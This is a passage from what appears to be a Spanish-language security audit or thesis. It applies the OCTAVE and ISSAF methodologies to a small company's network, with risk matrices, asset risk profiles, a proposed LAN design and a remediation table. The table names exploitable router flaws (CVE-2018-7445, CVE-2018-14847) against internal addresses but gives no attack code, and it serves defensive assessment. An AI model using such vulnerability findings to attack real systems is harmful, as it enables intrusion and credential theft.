


Figura. 79. Representación de vulnerabilidades aplicado por la “Metodología de Pruebas de Penetración”

4. DESARROLLO DE ESTRATEGIAS Y PLANES DE SEGURIDAD (Fase 3: Octave)




Figura. 80. Fase 3 – Metodología Octave – Desarrollo de Planes y Estrategias de Seguridad.
Adaptado de Alberts et al., 2001, p.5

4.1 Proceso 7: Octave - Realizar un análisis de riesgos




Figura. 81. Fase 3 – Metodología Octave – Análisis y Perfiles de Riesgo.
Adaptado de Alberts et al., 2001, p.5

La tabla 31, se obtiene a partir de contabilizar las pruebas de penetración y vulnerabilidades encontradas en la aplicación de la metodología de ISSAF, los resultados de cada prueba y vulnerabilidad se encuentran clasificados como (Alto, Medio, Bajo).

Tabla 31.

Contabilización de Vulnerabilidades y Pruebas de Penetración

	Riesgo	ACTIVOS CRÍTICOS				
		Equipos de Red	Servidor de Almacenamiento	Computadores	Sistema Gestor ERP	Software POS
VULNERABILIDAD	ALTO	4	2	0	0	0
	MEDIO	6	1	2	0	0
	BAJO	4	0	0	0	0
PRUEBA DE PENETRACION	ALTO	1	0	1	1	0
	MEDIO	0	0	2	1	0
	BAJO	0	0	0	0	0

En la figura 82, se puede observar que la mayor afectación ocurre en los equipos de red por el aprovechamiento de vulnerabilidades, para pruebas de hacking ético el mayor número de incidentes se presentan en los computadores del personal, sin embargo, para que esto último ocurra se tuvo que ingresar a la red la empresa por lo tanto el desencadenamiento surge a partir de la irrupción en la red inalámbrica de la empresa.




Figura. 82. Fase 3 – Gráfica Resultados de Pruebas de Penetración

4.1.1 Diagrama de Red - Riesgos

Los siguientes diagramas permiten representar de manera gráfica los sitios con un mayor nivel de riesgo para los activos de la empresa. Cada activo tiene asignado un color el cual fue asignado en base al resultado de las pruebas de penetración de ISSAF.




Figura. 83. Topología de Red – Oficinas a partir de los riesgos recopilados.




Figura. 84. Topología de Red – Restaurante a partir de los riesgos recopilados.

4.1.2 Matriz de Análisis de Riesgos - Técnico

El resultado del Proceso 3: ISSAF – Identificación de Vulnerabilidades, se representa en la siguiente matriz la cual está compuesta por los diferentes niveles de riesgo técnico, como ya se explicó en la tabla 24. En cada nivel se ha colocado el identificador de cada vulnerabilidad (V1, V2, V3, etc.) en su color correspondiente.

Tabla 32.

Matriz de Impacto Técnico VS Impacto Negocio basadas en las Vulnerabilidades Analizadas

	Riesgo de Negocio bajo	**Riesgo de negocio medio**	**Riesgo de negocio alto**
Riesgo técnico Alto	V6 V7	V1 V9 V10 V11 V14	V2 V15
Riesgo técnico Medio		V8 V12 V13	
Riesgo técnico Bajo			V3 V16

V1: Existe una vulnerabilidad conocida como desbordamiento de buffer SAMBA y puede ser explotada en el ruteador principal, el atacante puede ejecutar código arbitrario en el equipo. Para mayor detalle consultar página 71.

V2: Existe una vulnerabilidad conocida como lectura y escritura de archivos no autenticados y puede ser explotada en el ruteador principal, el atacante obtiene las credenciales del administrador (usuario y contraseña). Para mayor detalle consultar la página 71.

V9: Una vulnerabilidad puede ser ejecutada debido a que el servidor de almacenamiento cuenta con una versión antigua, por lo que el atacante puede aprovechar que el servidor se encuentra desactualizado y no cuenta con los parches de seguridad para contrarrestar virus ransomware. Para mayor detalle consultar la página 76.

V10: Una vulnerabilidad puede ser ejecutada debido a que el servidor de almacenamiento no con una actualización de seguridad (SMB Server), el atacante puede aprovechar que no se cuenta instalado este parche por lo que puede ejecutar un paquete el cual permite recopilar información confidencial. Para mayor detalle consultar la página 76.

V11: Una vulnerabilidad puede ser ejecutada debido a que el servidor de almacenamiento tiene activado el RDP (Remote Desktop Protocol) el cual permite que el atacante envié paquetes que pueden ejecutar código arbitrario. Para mayor detalle consultar la página 77.

V14: Existe una vulnerabilidad conocida como desbordamiento de buffer SAMBA y puede ser explotada en el ruteador del restaurante, el atacante puede ejecutar código arbitrario en el equipo. Para mayor detalle consultar la página 79.

V15: Existe una vulnerabilidad conocida como lectura y escritura de archivos no autenticados y puede ser explotada en el ruteador del restaurante, el atacante obtiene las credenciales del administrador (usuario y contraseña). Para mayor detalle consultar la página 80.

La representación de las vulnerabilidades para aquellos riesgos ubicados en el nivel de “Medio” y “Bajo” con los colores anaranjado y verde respectivamente, se lo hace a través de la consulta en las páginas 71 a 80 – Proceso 3: ISSAF – Identificación de vulnerabilidades.

4.1.3 Matriz de Análisis de Riesgos

La matriz de análisis de riesgos permite determinar en base a la probabilidad de la amenaza y la magnitud de daño, el riesgo para los diferentes activos críticos dentro de la empresa. La tabla 33, permite asignar una etiqueta (Alto, Medio, Bajo) a los resultados obtenidos en la tabla 32.

Tabla 33.

Representación del Impacto a través de un puntaje

Impacto	Puntaje
Alto	Mayor o igual que 7
Medio	Desde 4 al 6
Bajo	Desde 1 al 3

El riesgo más notable radica en los equipos de red, como se observa en la matriz representada en la tabla 32, debido a que tales activos permiten la comunicación entre el personal y el uso indispensable del internet para la utilización del sistema ERP. Cabe destacar que el software POS requiere una conexión de área local permanente para su funcionamiento sincronizado entre las diferentes terminales del restaurante.

Tabla 34.

Matriz Análisis de Riesgos

Activos Críticos			Probabilidad de Amenaza		
	Puntaje	Impacto	Alto	Medio	Bajo
Equipos de Red	15	**Alto**	**X**		
Software POS Manager	0	**No Aplica**			
Sistema ERP	2	**Bajo**			**X**
Servidor de Almacenamiento	3	**Bajo**			**X**
Computadores	5	**Medio**		**X**	

4.2 Proceso 8: Octave - Estrategias de Protección




Figura. 85. Fase 3 – Metodología Octave – Desarrollo Estrategias de Protección.
Adaptado de Alberts et al., 2001, p.5

Los siguientes términos fueron tomados como referencia por la metodología Octave y aplicadas al proceso de negocio de la empresa, estas son:

- Financiera
- Seguridad
- Productividad
- Confianza

4.2.1 Perfil de Riesgo - Equipos de Red

Los resultados obtenidos revelan que estos activos cuentan con el mayor número de vulnerabilidades, además al no contar con una estructura de red o diseño que brinde de todas las seguridades necesarias, la hace aún más crítica por lo que en cualquier momento, se puede aprovechar de tales vulnerabilidades con el fin de ocasionar graves daños ya sea con la apropiación de sesiones remotas, robo de información o la interrupción de servicios. Los equipos de red manejan y mantienen la conectividad entre todas las áreas de la empresa, el fallo de estos equipos afectaría a los procesos del negocio produciendo perdidas económicas.

La falta de confianza falla a la misión y visión de la empresa que busca mantener una buena relación con el cliente, debido a los problemas que enfrenta la infraestructura tecnología, además de retrasos en los procesos para la elaboración de productos.

4.2.2 Perfil de Riesgo - Software POS Manager

A pesar de que esta área se administrado por otro ruteador, los resultados obtenidos identifican que no cuenta con las actualizaciones necesarias por lo que una vulnerabilidad de contraseñas puede ser explotada y por lo tanto concurrir en los mismos problemas que el ruteador principal. Los equipos que operan en esa red trabajan de forma directa con el proceso de negocio.

4.2.3 Perfil de Riesgo - Sistema ERP

Para este activo únicamente se evaluó posibles intentos para obtener credenciales en los computadores de los empleados, ya que el sistema como tal se encuentra alojado y administrado por otra empresa de tecnología. Los resultados de pruebas de penetración determinaron que existe formas para conectarse de manera remota a los computadores, capturar sesiones y accesos debido a que el personal no tiene la suficiente capacitación para manipular y guardar contraseñas en sitios seguros.

4.2.4 Perfil de Riesgo - Servidor de Almacenamiento

Las vulnerabilidades encontradas en este activo se enfocan más en una falta de actualización a nivel de software y hardware, actualmente se lo utiliza únicamente para realizar consultas de información. Tales vulnerabilidades pueden aprovechar y capturar sesiones remotas. Además, se ha comprobado que ciertos servicios deben ser deshabilitados para no verse afectados por malware o ataques relacionados con WannaCry.

4.2.5 Perfil de Riesgo - Computadores

Ciertos equipos no poseen las últimas actualizaciones de Windows, los empleados cuentan con permisos de administrador por lo que se pueden

presentar problemas como pérdidas, destrucción o visualización de información crítica, es necesario seguir las prácticas estratégicas recomendadas, aquellas que puedan ayudar a la empresa con la finalidad de corregir tales debilidades en sus empleados.

4.2.6 Perfil de Riesgo - Diseño de Red LAN

Se recomienda utilizar un diseño jerárquico de dos niveles para la red de la empresa y que esté conformado de la siguiente manera:

- Utilizar una capa de acceso que permita la conectividad entre todos los dispositivos (computadores, impresoras, etc.) de los empleados y usuarios. (Nivel 1).
- Utilizar una capa de distribución y “núcleo contraído” que permita filtrar el tráfico entrante y saliente con la finalidad de administrar la seguridad de la red a través de políticas además del control (Nivel 2).




Figura. 86. Diseño de Red por capas propuesto “Núcleo Contraído”.

4.2.7 Solución de Vulnerabilidades

La tabla 35 presenta las soluciones para la corrección de las vulnerabilidades presentes en los activos críticos.

Tabla 35.

Soluciones para las Vulnerabilidades encontradas

ACTIVO ANALIZADO	DIRECCIÓN IP	VULNERABILIDAD	SOLUCIÓN	REFERENCIA
Ruteador Principal	192.168.1.1	Desbordamiento de Búfer SAMBA.	Actualizar la versión RouterOS superior a 6.41.3	CVE-2018-7445
		Lectura y escritura de archivos arbitrarios no autenticados de Ruteador.	Actualizar la versión RouterOS superior a 6.40.8	CVE-2018-14847
		Divulgación de información remota de indagación de caché de servidor DNS. (DNS Cache Spoofing).	No permitir acceso público para realizar la recursividad de servidores DNS o deshabilitarla.	
		Servidor DNS activado.	Deshabilitar este servicio si no es necesario.	

		Detección del servidor DHCP.	Filtrar la información para mantenerla fuera de la red y eliminar cualquier opción que no esté en uso.	
ACTIVO ANALIZADO	**DIRECCIÓN IP**	**VULNERABILIDAD**	**SOLUCIÓN**	**REFERENCIA**
Ruteador Inalámbrico	192.168.1.3	Reenvío de IP habilitado.	Se recomienda que deshabilite el reenvío de IP	CVE-1999-0511
ACTIVO ANALIZADO	**DIRECCIÓN IP**	**VULNERABILIDAD**	**SOLUCIÓN**	**REFERENCIA**
